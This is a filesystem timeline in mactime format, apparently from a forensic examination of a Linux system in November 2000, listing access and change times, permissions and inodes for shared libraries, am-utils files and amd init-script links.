                           95790 .a. -/-rwxr-xr-x root     root     108119   /usr/X11R6/lib/libICE.so.6.3
                           22020 .a. -/-rwxr-xr-x root     root     108141   /usr/X11R6/lib/libXtst.so.6.1
                          233100 .a. -/-rwxr-xr-x root     root     48386    /sbin/ldconfig
                            5011 ..c -/-rw-r--r-- root     root     17503    /usr/info/am-utils.info-6.gz
                            8192 m.c d/drwxr-xr-x root     root     92353    /usr/lib
                           15354 ..c -/-rw-r--r-- root     root     17502    /usr/info/am-utils.info-5.gz
                            2818 ..c -/-rw-r--r-- root     root     48319    /usr/man/man8/fsinfo.8
                              14 .a. l/lrwxrwxrwx root       root       108130    /usr/X11R6/lib/libXext.so.6 ->
libXext.so.6.3
                              12 .a. l/lrwxrwxrwx root       root       108136    /usr/X11R6/lib/libXp.so.6 ->
libXp.so.6.2
                            2806 ..c -/-rw-r--r-- root     root     48322    /usr/man/man8/wire-test.8
                              13 .a. l/lrwxrwxrwx root       root       108118    /usr/X11R6/lib/libICE.so.6 ->
libICE.so.6.3
                            2257 ..c -/-rwxr-xr-x root     root     93911    /usr/sbin/automount2amd
                            7588 ..c -/-rwxr-xr-x root     root     93919    /usr/sbin/mk-amd-map
                            1043 ..c -/-rwxr-xr-x root     root     93906    /usr/sbin/am-eject
                          272797 .a. -/-rwxr-xr-x root     root     108129   /usr/X11R6/lib/libXaw.so.6.1
                           54537 .a. -/-rwxr-xr-x root     root     108127   /usr/X11R6/lib/libXIE.so.6.0
                            3026 ..c -/-rw-r--r-- root     root     79071    /usr/man/man1/pawd.1
                              18 .a. l/lrwxrwxrwx root      root      139411   /usr/kerberos/lib/libkadm5srv.so ->
libkadm5srv.so.3.0
                            3784 ..c -/-rw-r--r-- root     root     48317    /usr/man/man8/automount2amd.8
                          108060    .a.    -/-rwxr-xr-x    root                    root                    139401
/usr/kerberos/lib/libgssapi_krb5.so.2.1
Wed Nov 08 2000 08:52:27    15072 .a. -/-rwxr-xr-x root     root     92871    /usr/lib/libctgeneric.so.0.0.0
```

```
                          29821  .a.  -/-rwxr-xr-x  root           root           124213       /usr/i486-linux-
libc5/lib/libXi.so.6.0
                             12 .a. l/lrwxrwxrwx root     root     124250   /usr/i486-linux-libc5/lib/libXi.so.6
-> libXi.so.6.0
                             19  .a.  l/lrwxrwxrwx  root         root         92874       /usr/lib/libctutils.so  ->
libctutils.so.0.0.0
                             13 .a. l/lrwxrwxrwx root     root     124254   /usr/i486-linux-libc5/lib/libXIE.so.6
-> libXIE.so.6.0
                             14  .a.  l/lrwxrwxrwx  root           root           124245       /usr/i486-linux-
libc5/lib/libXtst.so.6 -> libXtst.so.6.1
                             14 .a. l/lrwxrwxrwx root      root      139418    /usr/kerberos/lib/libkrb4.so.2 ->
libkrb4.so.2.0
                          50312  .a.  -/-rwxr-xr-x  root           root           124230       /usr/i486-linux-
libc5/lib/libvgagl.so.1.2.13
                             14 .a. l/lrwxrwxrwx root       root       139420    /usr/kerberos/lib/libkrb5.so ->
libkrb5.so.2.2
                          82070  .a.  -/-rwxr-xr-x  root           root           124214       /usr/i486-linux-
libc5/lib/libXmu.so.6.0
                         953531  .a.  -/-rwxr-xr-x  root           root           124222       /usr/i486-linux-
libc5/lib/libg++.so.27.1.4
                          33402  .a.  -/-rwxr-xr-x  root           root           124206       /usr/i486-linux-
libc5/lib/libSM.so.6.0
                         244725  .a.  -/-rwxr-xr-x  root           root           124225       /usr/i486-linux-
libc5/lib/libncurses.so.1.9.9e
                          80389  .a.  -/-rwxr-xr-x  root           root           124204       /usr/i486-linux-
libc5/lib/libICE.so.6.3
                         250282  .a.  -/-rwxr-xr-x  root           root           124209       /usr/i486-linux-
libc5/lib/libXaw.so.6.1
                             13 .a. l/lrwxrwxrwx root       root       139424    /usr/kerberos/lib/libpty.so.1 ->
libpty.so.1.1
                             24 .a. l/lrwxrwxrwx root     root     92822    /usr/lib/libopcodes.so -> libopcodes-
2.9.5.0.22.so
                             13 .a. l/lrwxrwxrwx root     root     124247   /usr/i486-linux-libc5/lib/libXpm.so.4
-> libXpm.so.4.9
                             20  .a.  l/lrwxrwxrwx  root           root           124238       /usr/i486-linux-
libc5/lib/libncurses.so.3.0 -> libncurses.so.1.9.9e
                             13 .a. l/lrwxrwxrwx root     root     124232   /usr/i486-linux-libc5/lib/libz.so.1 -
> libz.so.1.0.4
                          36285  .a.  -/-rwxr-xr-x  root           root           124223       /usr/i486-linux-
libc5/lib/libm.so.5.0.6
                             12 .a. l/lrwxrwxrwx root     root     124248   /usr/i486-linux-libc5/lib/libXp.so.6
-> libXp.so.6.2
                          48145  .a.  -/-rwxr-xr-x  root           root           124221       /usr/i486-linux-
libc5/lib/libform.so.1.9.9e
                         841780  .a.  -/-rwxr-xr-x  root           root           124227       /usr/i486-linux-
libc5/lib/libstdc++.so.27.1.4
                           4096 .a. d/drwxr-xr-x root     root     139370   /usr/kerberos/lib
                             13 .a. l/lrwxrwxrwx root     root     124253   /usr/i486-linux-libc5/lib/libXaw.so.6
-> libXaw.so.6.1
                             19  .a.  l/lrwxrwxrwx  root           root           124235       /usr/i486-linux-
libc5/lib/libtermcap.so.2 -> libtermcap.so.2.0.8
                          95674 .a. -/-rwxr-xr-x root     root     139416   /usr/kerberos/lib/libkdb5.so.3.0
                             14 .a. l/lrwxrwxrwx root      root      139415    /usr/kerberos/lib/libkdb5.so.3 ->
libkdb5.so.3.0
                             15  .a.  l/lrwxrwxrwx  root           root           124252       /usr/i486-linux-
libc5/lib/libXaw3d.so.6 -> libXaw3d.so.6.1
                           7782  .a.  -/-rwxr-xr-x  root           root           124226       /usr/i486-linux-
libc5/lib/libpanel.so.1.9.9e
                             14 .a. l/lrwxrwxrwx root      root      139421    /usr/kerberos/lib/libkrb5.so.2 ->
libkrb5.so.2.2
                             17  .a.  l/lrwxrwxrwx  root           root           124239       /usr/i486-linux-
libc5/lib/libmenu.so.3.0 -> libmenu.so.1.9.9e
                             19  .a.  l/lrwxrwxrwx  root           root           124236       /usr/i486-linux-
libc5/lib/libstdc++.so.27 -> libstdc++.so.27.1.4
                          45362  .a.  -/-rwxr-xr-x  root           root           124212       /usr/i486-linux-
libc5/lib/libXext.so.6.3
                         216096  .a.  -/-rwxr-xr-x  root           root           124229       /usr/i486-linux-
libc5/lib/libvga.so.1.2.13
                          62832  .a.  -/-rwxr-xr-x  root           root           124216       /usr/i486-linux-
libc5/lib/libXpm.so.4.9
                             12 .a. l/lrwxrwxrwx root     root     124256   /usr/i486-linux-libc5/lib/libSM.so.6
-> libSM.so.6.0
                             14 .a. l/lrwxrwxrwx root       root       139414    /usr/kerberos/lib/libkdb5.so ->
libkdb5.so.3.0
                             18  .a.  l/lrwxrwxrwx  root           root           124233       /usr/i486-linux-
libc5/lib/libvgagl.so.1 -> libvgagl.so.1.2.13
                         112367 .a. -/-rwxr-xr-x root     root     139413   /usr/kerberos/lib/libkadm5srv.so.3.0
                             14 .a. l/lrwxrwxrwx root       root       139417    /usr/kerberos/lib/libkrb4.so  ->
libkrb4.so.2.0
                             17  .a.  l/lrwxrwxrwx  root         root         92859       /usr/lib/libcfont.so  ->
libcfont.so.0.0.0
                             17  .a.  l/lrwxrwxrwx  root           root           124242       /usr/i486-linux-
libc5/lib/libform.so.3.0 -> libform.so.1.9.9e
                             16 .a. l/lrwxrwxrwx root      root      139394   /usr/kerberos/lib/libdes425.so.3 ->
libdes425.so.3.0
                          17888  .a.  -/-rwxr-xr-x  root           root           124218       /usr/i486-linux-
libc5/lib/libXtst.so.6.1
                             13 .a. l/lrwxrwxrwx root       root       139423    /usr/kerberos/lib/libpty.so ->
libpty.so.1.1
                          56695 .a. -/-rwxr-xr-x root     root     92829    /usr/lib/libbz2.so.0.0.0
                             14  .a.  l/lrwxrwxrwx  root           root           124251       /usr/i486-linux-
libc5/lib/libXext.so.6 -> libXext.so.6.3
                          47888  .a.  -/-rwxr-xr-x  root           root           124208       /usr/i486-linux-
libc5/lib/libXIE.so.6.0
                             18  .a.  l/lrwxrwxrwx  root           root           124237       /usr/i486-linux-
libc5/lib/libpanel.so.3.0 -> libpanel.so.1.9.9e
                          89665 .a. -/-rwxr-xr-x root     root     92819    /usr/lib/libopcodes-2.9.5.0.22.so
                             16 .a. l/lrwxrwxrwx root      root      139403   /usr/kerberos/lib/libgssrpc.so.3 ->
libgssrpc.so.3.0
                          12984 .a. -/-rwxr-xr-x root     root     92866    /usr/lib/libconsole.so.0.0.0
                          50772  .a.  -/-rwxr-xr-x  root           root           124231       /usr/i486-linux-
libc5/lib/libz.so.1.0.4
```

```
                              19  .a.  l/lrwxrwxrwx  root         root         92864       /usr/lib/libconsole.so  ->
libconsole.so.0.0.0
                              18 .a. l/lrwxrwxrwx root     root     139412   /usr/kerberos/lib/libkadm5srv.so.3 ->
libkadm5srv.so.3.0
                              13 .a. l/lrwxrwxrwx root     root     124258   /usr/i486-linux-libc5/lib/libICE.so.6
-> libICE.so.6.3
                           23437  .a.  -/-rwxr-xr-x  root           root            124224       /usr/i486-linux-
libc5/lib/libmenu.so.1.9.9e
                              12 .a. l/lrwxrwxrwx root     root     124246   /usr/i486-linux-libc5/lib/libXt.so.6
-> libXt.so.6.0
                            4096 .a. d/drwxr-xr-x root     root     124203   /usr/i486-linux-libc5/lib
                              13 .a. l/lrwxrwxrwx root     root     124255   /usr/i486-linux-libc5/lib/libX11.so.6
-> libX11.so.6.1
                              16  .a.  l/lrwxrwxrwx  root           root            124241       /usr/i486-linux-
libc5/lib/libg++.so.27 -> libg++.so.27.1.4
                              14  .a.  l/lrwxrwxrwx  root           root            124257       /usr/i486-linux-
libc5/lib/libPEX5.so.6 -> libPEX5.so.6.0
                              13 .a. l/lrwxrwxrwx root     root     124249   /usr/i486-linux-libc5/lib/libXmu.so.6
-> libXmu.so.6.0
                              16 .a. l/lrwxrwxrwx root     root     124234   /usr/i486-linux-libc5/lib/libvga.so.1
-> libvga.so.1.2.13
                              17 .a. l/lrwxrwxrwx root     root     139391   /usr/kerberos/lib/libcom_err.so.3 ->
libcom_err.so.3.0
                          303337  .a.  -/-rwxr-xr-x  root           root            124210       /usr/i486-linux-
libc5/lib/libXaw3d.so.6.1
                              21  .a.  l/lrwxrwxrwx  root        root        92869       /usr/lib/libctgeneric.so  ->
libctgeneric.so.0.0.0
                           16008 .a. -/-rwxr-xr-x root     root     92861    /usr/lib/libcfont.so.0.0.0
                              13  .a.  l/lrwxrwxrwx  root       root       139397    /usr/kerberos/lib/libdyn.so.1 ->
libdyn.so.1.0
                          465804 .a. -/-rwxr-xr-x root     root     139422   /usr/kerberos/lib/libkrb5.so.2.2
                           58504  .a.  -/-rwxr-xr-x  root           root            124220       /usr/i486-linux-
libc5/lib/libdb.so.2.0.0
                              14 .a. l/lrwxrwxrwx root     root     124243   /usr/i486-linux-libc5/lib/libdb.so.2
-> libdb.so.2.0.0
                           13011 .a. -/-rwxr-xr-x root     root     139425   /usr/kerberos/lib/libpty.so.1.1
                          234505  .a.  -/-rwxr-xr-x  root           root            124205       /usr/i486-linux-
libc5/lib/libPEX5.so.6.0
                           83616 .a. -/-rwxr-xr-x root     root     139419   /usr/kerberos/lib/libkrb4.so.2.0
                              13 .a. l/lrwxrwxrwx root     root     124240   /usr/i486-linux-libc5/lib/libm.so.5 -
> libm.so.5.0.6
                           40681  .a.  -/-rwxr-xr-x  root           root            124211       /usr/i486-linux-
libc5/lib/libXext.so.6.1
                              15 .a. l/lrwxrwxrwx root     root     92827    /usr/lib/libbz2.so -> libbz2.so.0.0.0
                              20  .a.  l/lrwxrwxrwx  root       root       92817      /usr/lib/libbfd.so  ->  libbfd-
2.9.5.0.22.so
                              21 .a. l/lrwxrwxrwx root     root     139400   /usr/kerberos/lib/libgssapi_krb5.so.2
-> libgssapi_krb5.so.2.1
                              19 .a. l/lrwxrwxrwx root     root     139409   /usr/kerberos/lib/libkadm5clnt.so.3 -
> libkadm5clnt.so.3.0
                          703257  .a.  -/-rwxr-xr-x  root           root            124207       /usr/i486-linux-
libc5/lib/libX11.so.6.1
                          291857  .a.  -/-rwxr-xr-x  root           root            124217       /usr/i486-linux-
libc5/lib/libXt.so.6.0
                           11889  .a.  -/-rwxr-xr-x  root           root            124228       /usr/i486-linux-
libc5/lib/libtermcap.so.2.0.8
                              18 .a. l/lrwxrwxrwx root     root     139406   /usr/kerberos/lib/libk5crypto.so.2 ->
libk5crypto.so.2.1
                           27095  .a.  -/-rwxr-xr-x  root           root            124215       /usr/i486-linux-
libc5/lib/libXp.so.6.2
Wed Nov 08 2000 08:52:28       12 .a. l/lrwxrwxrwx root     root     93023    /usr/lib/libgd.so -> libgd.so.1.2
                           12211 .a. -/-rw-r--r-- root     root     93040    /usr/lib/libgmodule-1.2.so.0.0.6
                              30  .a.  l/lrwxrwxrwx  root       root       93238      /usr/lib/libBrokenLocale.so  ->
../../lib/libBrokenLocale.so.1
                           57260 .a. -/-rwxr-xr-x root     root     92876    /usr/lib/libctutils.so.0.0.0
                           29265 .a. -/-rwxr-xr-x root     root     93025    /usr/lib/libgdbm.so.2.0.0
                              15  .a.  l/lrwxrwxrwx  root         root         92878       /usr/lib/libcrack.so  ->
libcrack.so.2.7
                          184187 .a. -/-rwxr-xr-x root     root     93018    /usr/lib/libttf.so.2.2.0
                           11451 .a. -/-rwxr-xr-x root     root     93042    /usr/lib/libgthread-1.2.so.0.0.6
                              16  .a.  l/lrwxrwxrwx  root         root         93028       /usr/lib/libgdbm.so  ->
libgdbm.so.2.0.0
                         1144716 .a. -/-r-xr-xr-x root       root       92902      /usr/lib/libstdc++-2-libc6.1-1-
2.9.0.so
Wed Nov 08 2000 08:52:29         28 .a. l/lrwxrwxrwx root       root       93265      /usr/lib/libnss1_files.so ->
../../lib/libnss1_files.so.1
                              29  .a.  l/lrwxrwxrwx  root       root       93273      /usr/lib/libnss_nisplus.so  ->
../../lib/libnss_nisplus.so.2
                              26  .a.  l/lrwxrwxrwx  root        root        93264       /usr/lib/libnss1_dns.so  ->
../../lib/libnss1_dns.so.1
                              20  .a.  l/lrwxrwxrwx  root          root          93281        /usr/lib/librt.so  ->
../../lib/librt.so.1
                              25  .a.  l/lrwxrwxrwx  root        root        93263       /usr/lib/libnss1_db.so  ->
../../lib/libnss1_db.so.1
                              27  .a.  l/lrwxrwxrwx  root        root        93282       /usr/lib/libthread_db.so  ->
../../lib/libthread_db.so.1
                              28  .a.  l/lrwxrwxrwx  root        root        93271       /usr/lib/libnss_hesiod.so  ->
../../lib/libnss_hesiod.so.2
                              20  .a.  l/lrwxrwxrwx  root          root          93248        /usr/lib/libdb.so  ->
../../lib/libdb.so.3
                              25  .a.  l/lrwxrwxrwx  root        root        93272       /usr/lib/libnss_nis.so  ->
../../lib/libnss_nis.so.2
                              27  .a.  l/lrwxrwxrwx  root        root        93270       /usr/lib/libnss_files.so  ->
../../lib/libnss_files.so.2
                               8 .a. l/lrwxrwxrwx root     root     93259    /usr/lib/libndbm.so -> libdb.so
                              25  .a.  l/lrwxrwxrwx  root        root        93276       /usr/lib/libpthread.so  ->
../../lib/libpthread.so.0
                              24  .a.  l/lrwxrwxrwx  root        root        93268       /usr/lib/libnss_db.so  ->
../../lib/libnss_db.so.2
                              26  .a.  l/lrwxrwxrwx  root        root        93266       /usr/lib/libnss1_nis.so  ->
../../lib/libnss1_nis.so.1
                              21  .a.  l/lrwxrwxrwx  root          root          93250        /usr/lib/libdb1.so  ->
```

```
../../lib/libdb1.so.2
                          20  .a.  l/lrwxrwxrwx  root          root          93252        /usr/lib/libdl.so  ->
../../lib/libdl.so.2
                          24  .a.  l/lrwxrwxrwx  root         root         93278       /usr/lib/libresolv.so  ->
../../lib/libresolv.so.2
                          29  .a.  l/lrwxrwxrwx  root        root        93262      /usr/lib/libnss1_compat.so  ->
../../lib/libnss1_compat.so.1
                          25  .a.  l/lrwxrwxrwx  root         root         93269       /usr/lib/libnss_dns.so  ->
../../lib/libnss_dns.so.2
                          28  .a.  l/lrwxrwxrwx  root        root        93267      /usr/lib/libnss_compat.so  ->
../../lib/libnss_compat.so.2
                          19  .a.  l/lrwxrwxrwx  root          root          93256        /usr/lib/libm.so  ->
../../lib/libm.so.6
Wed Nov 08 2000 08:52:30    46228 .a. -/-rwxr-xr-x root     root     93404    /usr/lib/libpbm.so.1.0.0
                          1820832 .a. -/-rwxr-xr-x root     root     93393    /usr/lib/libstyle.so.1.0.3
                             17  .a.  l/lrwxrwxrwx  root        root         93783       /usr/lib/libhistory.so  ->
libhistory.so.3.0
                             16  .a.  l/lrwxrwxrwx  root         root          93294        /usr/lib/libgpm.so  ->
libgpm.so.1.17.3
                           31515 .a. -/-rwxr-xr-x root     root     93410    /usr/lib/libppm.so.1.0.0
                             16  .a.  l/lrwxrwxrwx  root        root          93450        /usr/lib/libltdl.so  ->
libltdl.so.0.1.2
                             17  .a.  l/lrwxrwxrwx  root        root         93391       /usr/lib/libstyle.so  ->
libstyle.so.1.0.3
                          1955700 .a. -/-rwxr-xr-x root     root     93383    /usr/lib/libsp.so.1.0.3
                            18616 .a. -/-rw-r--r-- root     root     93288    /usr/lib/libgpm.so.1.17.3
                             16  .a.  l/lrwxrwxrwx  root        root          93747        /usr/lib/libpopt.so  ->
libpopt.so.0.0.0
                           55072 .a. -/-rwxr-xr-x root     root     93727    /usr/lib/libnewt.so.0.50.8
                             18  .a.  l/lrwxrwxrwx  root       root        93785       /usr/lib/libreadline.so  ->
libreadline.so.3.0
                           13784 .a. -/-rwxr-xr-x root     root     92676    /usr/lib/libpanel.so.4.0
                           78842 .a. -/-rwxr-xr-x root     root     93402    /usr/lib/libfbm.so.1.0.0
                              15 .a. l/lrwxrwxrwx root     root     93416    /usr/lib/libpbm.so -> libpbm.so.1.0.0
                           19258 .a. -/-rwxr-xr-x root     root     93754    /usr/lib/libecpg.so.3.0.0
                              15 .a. l/lrwxrwxrwx root     root     93414    /usr/lib/libfbm.so -> libfbm.so.1.0.0
                             24  .a.  l/lrwxrwxrwx  root        root         93443       /usr/lib/libtermcap.so  ->
/lib/libtermcap.so.2.0.8
                              15 .a. l/lrwxrwxrwx root     root     93793    /usr/lib/librpm.so -> librpm.so.0.0.0
                              15 .a. l/lrwxrwxrwx root     root     93418    /usr/lib/libpgm.so -> libpgm.so.1.0.0
                          120220 .a. -/-rwxr-xr-x root     root     93285    /usr/lib/libgmp.so.2.0.2
                           67836 .a. -/-rwxr-xr-x root     root     93378    /usr/lib/libgrove.so.1.0.3
                          250416 .a. -/-rwxr-xr-x root     root     93388    /usr/lib/libspgrove.so.1.0.3
                           25112 .a. -/-rwxr-xr-x root     root     92672    /usr/lib/libmenu.so.4.0
                             16  .a.  l/lrwxrwxrwx  root        root         93753       /usr/lib/libecpg.so.3  ->
libecpg.so.3.0.0
                              14 .a. l/lrwxrwxrwx root     root     93447    /usr/lib/libtiff.so -> libtiff.so.3.5
                           19449 .a. -/-rwxr-xr-x root     root     93408    /usr/lib/libpnm.so.1.0.0
                              12 .a. l/lrwxrwxrwx root     root     93758    /usr/lib/libpq.so -> libpq.so.2.0
                              12 .a. l/lrwxrwxrwx root     root     93722    /usr/lib/libmenu.so -> libmenu.so.4
                            5428 .a. -/-rwxr-xr-x root     root     93437    /usr/lib/libstdc++.so.2.9.dummy
                          168080 .a. -/-rwxr-xr-x root     root     93430    /usr/lib/libpng.so.2.1.0.5
                              15 .a. l/lrwxrwxrwx root     root     93420    /usr/lib/libpnm.so -> libpnm.so.1.0.0
                           25654 .a. -/-rwxr-xr-x root     root     93749    /usr/lib/libpopt.so.0.0.0
                              15 .a. l/lrwxrwxrwx root     root     93424    /usr/lib/librle.so -> librle.so.1.0.0
                           27490 .a. -/-rw-r--r-- root     root     93778    /usr/lib/libhistory.so.3.0
                          384417 .a. -/-rwxr-xr-x root     root     93787    /usr/lib/librpm.so.0.0.0
                          291673 .a. -/-rwxr-xr-x root     root     93444    /usr/lib/libtiff.so.3.5
                          171346 .a. -/-rw-r--r-- root     root     93779    /usr/lib/libreadline.so.3.0
                              15 .a. l/lrwxrwxrwx root     root     93422    /usr/lib/libppm.so -> libppm.so.1.0.0
                           46108 .a. -/-rwxr-xr-x root     root     92670    /usr/lib/libform.so.4.0
                           58809 .a. -/-rwxr-xr-x root     root     93412    /usr/lib/librle.so.1.0.0
                            9871 .a. -/-rwxr-xr-x root     root     93406    /usr/lib/libpgm.so.1.0.0
                              14 .a. l/lrwxrwxrwx root     root     93755    /usr/lib/libpq++.so -> libpq++.so.3.0
                             17  .a.  l/lrwxrwxrwx  root        root         93730       /usr/lib/libnewt.so  ->
libnewt.so.0.50.8
                             17  .a.  l/lrwxrwxrwx  root        root         93376       /usr/lib/libgrove.so  ->
libgrove.so.1.0.3
                          375773 .a. -/-rwxr-xr-x root     root     93436    /usr/lib/libstdc++.so.2.8.0
                             13  .a.  l/lrwxrwxrwx  root        root         93718       /usr/lib/libcurses.so  ->
libncurses.so
                              11 .a. l/lrwxrwxrwx root     root     93433    /usr/lib/libpng.so -> libpng.so.2
                              13 .a. l/lrwxrwxrwx root     root     93726    /usr/lib/libpanel.so -> libpanel.so.4
                             19  .a.  l/lrwxrwxrwx  root       root        93386       /usr/lib/libspgrove.so  ->
libspgrove.so.1.0.3
                              12 .a. l/lrwxrwxrwx root     root     93759    /usr/lib/libpq.so.2 -> libpq.so.2.0
                           39905 .a. -/-rwxr-xr-x root     root     93757    /usr/lib/libpq++.so.3.0
                          124589 .a. -/-rwxr-xr-x root     root     93789    /usr/lib/librpmbuild.so.0.0.0
                           65265 .a. -/-rwxr-xr-x root     root     93760    /usr/lib/libpq.so.2.0
                          1025339 .a. -/-rwxr-xr-x root     root     93435    /usr/lib/libstdc++.so.2.7.2.8
                              11 .a. l/lrwxrwxrwx root     root     93455    /usr/lib/libgif.so -> libgif.so.4
                              12 .a. l/lrwxrwxrwx root     root     93720    /usr/lib/libform.so -> libform.so.4
                          917793 .a. -/-rwxr-xr-x root     root     93434    /usr/lib/libg++.so.2.7.2.8
                             17  .a.  l/lrwxrwxrwx  root        root         93429       /usr/lib/libjpeg.so  ->
libjpeg.so.62.0.0
                             16  .a.  l/lrwxrwxrwx  root        root         93752       /usr/lib/libecpg.so  ->
libecpg.so.3.0.0
                          113664 .a. -/-rwxr-xr-x root     root     93716    /usr/lib/libncp.so.2.3.0
                             20  .a.  l/lrwxrwxrwx  root       root        93796       /usr/lib/librpmbuild.so  ->
librpmbuild.so.0.0.0
                          143624 .a. -/-rwxr-xr-x root     root     93425    /usr/lib/libjpeg.so.62.0.0
                             17  .a.  l/lrwxrwxrwx  root        root         93458       /usr/lib/libungif.so  ->
libungif.so.4.1.0
                              14 .a. l/lrwxrwxrwx root     root     93381    /usr/lib/libsp.so -> libsp.so.1.0.3
                             14  .a.  l/lrwxrwxrwx  root        root         93756       /usr/lib/libpq++.so.3  ->
libpq++.so.3.0
                           44555 .a. -/-rwxr-xr-x root     root     93452    /usr/lib/libltdl.so.0.1.2
                             15  .a.  l/lrwxrwxrwx  root        root         93724       /usr/lib/libncurses.so  ->
libncurses.so.4
Wed Nov 08 2000 08:52:31       15 .a. l/lrwxrwxrwx root     root     34286    /lib/libdb.so.2 -> libdb1-2.1.3.so
                             15  .a.  l/lrwxrwxrwx  root        root         92675       /usr/lib/libpanel.so.4  ->
libpanel.so.4.0
```

```
                    21  .a.  l/lrwxrwxrwx  root        root        93852      /usr/lib/libucdmibs.so.0  ->
libucdmibs.so.0.4.1.1
                    13  mac  l/lrwxrwxrwx  root        root        8129        /etc/rc.d/rc1.d/K28amd  ->
../init.d/amd
                    22  .a.  l/lrwxrwxrwx  root        root        34303      /lib/libnss1_files.so.1  ->
libnss1_files-2.1.3.so
                    15  .a.  l/lrwxrwxrwx  root        root         92828       /usr/lib/libbz2.so.0  ->
libbz2.so.0.0.0
                    14 .a. l/lrwxrwxrwx root     root     93382    /usr/lib/libsp.so.1 -> libsp.so.1.0.3
                    19 .a. l/lrwxrwxrwx root     root      34299    /lib/libnss1_db.so.1 -> libnss1_db-
2.1.3.so
                    13 .a. l/lrwxrwxrwx root     root     93892    /usr/lib/libz.so -> libz.so.1.1.3
                    22  .a.  l/lrwxrwxrwx  root        root        34315      /lib/libnss_hesiod.so.2  ->
libnss_hesiod-2.1.3.so
                    18  .a.  l/lrwxrwxrwx  root        root        93780      /usr/lib/libreadline.so.3  ->
libreadline.so.3.0
                    14 .a. l/lrwxrwxrwx root     root     34363    /lib/libdl.so.1 -> libdl.so.1.9.5
                  1024 m.c d/drwxr-xr-x root     root     16130    /etc/rc.d/rc3.d
                    20 .a. l/lrwxrwxrwx root     root     34305    /lib/libnss1_nis.so.1 -> libnss1_nis-
2.1.3.so
                    17  .a.  l/lrwxrwxrwx  root        root         34337       /lib/libcom_err.so.2  ->
libcom_err.so.2.0
                    15  .a.  l/lrwxrwxrwx  root        root         93407       /usr/lib/libpnm.so.1  ->
libpnm.so.1.0.0
                 40370 .a. -/-rwxr-xr-x root     root     93905    /usr/lib/libamu.so.2.1.1
                    17  .a.  l/lrwxrwxrwx  root        root         93431       /usr/lib/libpng.so.2  ->
libpng.so.2.1.0.5
                 85856 .a. -/-rwxr-xr-x root     root     34342    /lib/libext2fs.so.2.4
                    15  .a.  l/lrwxrwxrwx  root        root         93017       /usr/lib/libttf.so.2  ->
libttf.so.2.2.0
                    15  .a.  l/lrwxrwxrwx  root        root         93401       /usr/lib/libfbm.so.1  ->
libfbm.so.1.0.0
                    20  .a.  l/lrwxrwxrwx  root        root        93858      /usr/lib/libutempter.so.0  ->
libutempter.so.0.5.2
                  8465 .a. -/-rwxr-xr-x root     root     34338    /lib/libcom_err.so.2.0
                  1024 m.c d/drwxr-xr-x root     root     12098    /etc/rc.d/rc2.d
                    20 .a. l/lrwxrwxrwx root       root       93440      /usr/lib/libstdc++.so.2.7.2  ->
libstdc++.so.2.7.2.8
                196534 .a. -/-rwxr-xr-x root     root     34308    /lib/libnss_db-2.1.3.so
                    15  .a.  l/lrwxrwxrwx  root        root         93405       /usr/lib/libpgm.so.1  ->
libpgm.so.1.0.0
                    23 .a. l/lrwxrwxrwx root       root       93041      /usr/lib/libgthread-1.2.so.0  ->
libgthread-1.2.so.0.0.6
                 12251 .a. -/-rwxr-xr-x root     root     34346    /lib/libuuid.so.1.2
                    15  .a.  l/lrwxrwxrwx  root        root         93411       /usr/lib/librle.so.1  ->
librle.so.1.0.0
                    13 .a. l/lrwxrwxrwx root     root     93889    /usr/lib/libz.so.1 -> libz.so.1.1.3
                  1024 m.c d/drwxr-xr-x root     root     4034     /etc/rc.d/rc0.d
                    15 .a. l/lrwxrwxrwx root     root     34289    /lib/libdb1.so.2 -> libdb1-2.1.3.so
                    13  mac  l/lrwxrwxrwx  root        root         16174       /etc/rc.d/rc3.d/K28amd  ->
../init.d/amd
                    22  .a.  l/lrwxrwxrwx  root        root        34307      /lib/libnss_compat.so.2  ->
libnss_compat-2.1.3.so
                146014 .a. -/-rwxr-xr-x root     root     34296    /lib/libnss1_compat-2.1.3.so
                    15  .a.  l/lrwxrwxrwx  root        root         93786       /usr/lib/librpm.so.0  ->
librpm.so.0.0.0
                    20 .a. l/lrwxrwxrwx root     root     34332    /lib/libnss_dns.so.1 -> libnss1_dns-
2.1.3.so
                151935 .a. -/-rwxr-xr-x root     root     34298    /lib/libnss1_db-2.1.3.so
                    21  .a.  l/lrwxrwxrwx  root        root         34279       /lib/libNoVersion.so.1  ->
libNoVersion-2.1.3.so
                    17  .a.  l/lrwxrwxrwx  root        root         93426       /usr/lib/libjpeg.so.62  ->
libjpeg.so.62.0.0
                    16  .a.  l/lrwxrwxrwx  root        root         93748       /usr/lib/libpopt.so.0  ->
libpopt.so.0.0.0
                288008 .a. -/-rwxr-xr-x root     root     93820    /usr/lib/libvga.so.1.4.1
                    13  mac  l/lrwxrwxrwx  root        root         20963       /etc/rc.d/rc4.d/K28amd  ->
../init.d/amd
                    17  .a.  l/lrwxrwxrwx  root        root         93377       /usr/lib/libgrove.so.1  ->
libgrove.so.1.0.3
                208083 .a. -/-rwxr-xr-x root     root     34302    /lib/libnss1_files-2.1.3.so
                    22 .a. l/lrwxrwxrwx root       root       93438      /usr/lib/libstdc++.so.2.9  ->
libstdc++.so.2.9.dummy
                258054 .a. -/-rw-r--r-- root     root     93816    /usr/lib/libslang.so.1.2.2
                 17713 .a. -/-rwxr-xr-x root     root     34340    /lib/libe2p.so.2.3
                    14  .a.  l/lrwxrwxrwx  root        root         92669       /usr/lib/libform.so.4  ->
libform.so.4.0
                    22  .a.  l/lrwxrwxrwx  root        root        93853      /usr/lib/libucdagent.so.0  ->
libucdagent.so.0.4.1.1
                 70195 .a. -/-rwxr-xr-x root     root     34314    /lib/libnss_hesiod-2.1.3.so
                    13  mac  l/lrwxrwxrwx  root        root         4086        /etc/rc.d/rc0.d/K28amd  ->
../init.d/amd
                 33504 .a. -/-rwxr-xr-x root     root     93848    /usr/lib/libucdagent.so.0.4.1.1
                209416 .a. -/-rwxr-xr-x root     root     34304    /lib/libnss1_nis-2.1.3.so
                    11 .a. l/lrwxrwxrwx root     root     34352    /lib/libpam.so -> libpam.so.0
                    15  .a.  l/lrwxrwxrwx  root        root         93904       /usr/lib/libamu.so.2  ->
libamu.so.2.1.1
                219843 .a. -/-rwxr-xr-x root     root     34306    /lib/libnss_compat-2.1.3.so
                  5660 .a. -/-rwxr-xr-x root     root     34362    /lib/libdl.so.1.9.5
                 22382 .a. -/-rwxr-xr-x root     root     34344    /lib/libss.so.2.0
                    17  .a.  l/lrwxrwxrwx  root        root         92860       /usr/lib/libcfont.so.0  ->
libcfont.so.0.0.0
                    13 .a. l/lrwxrwxrwx root     root     34339    /lib/libe2p.so.2 -> libe2p.so.2.3
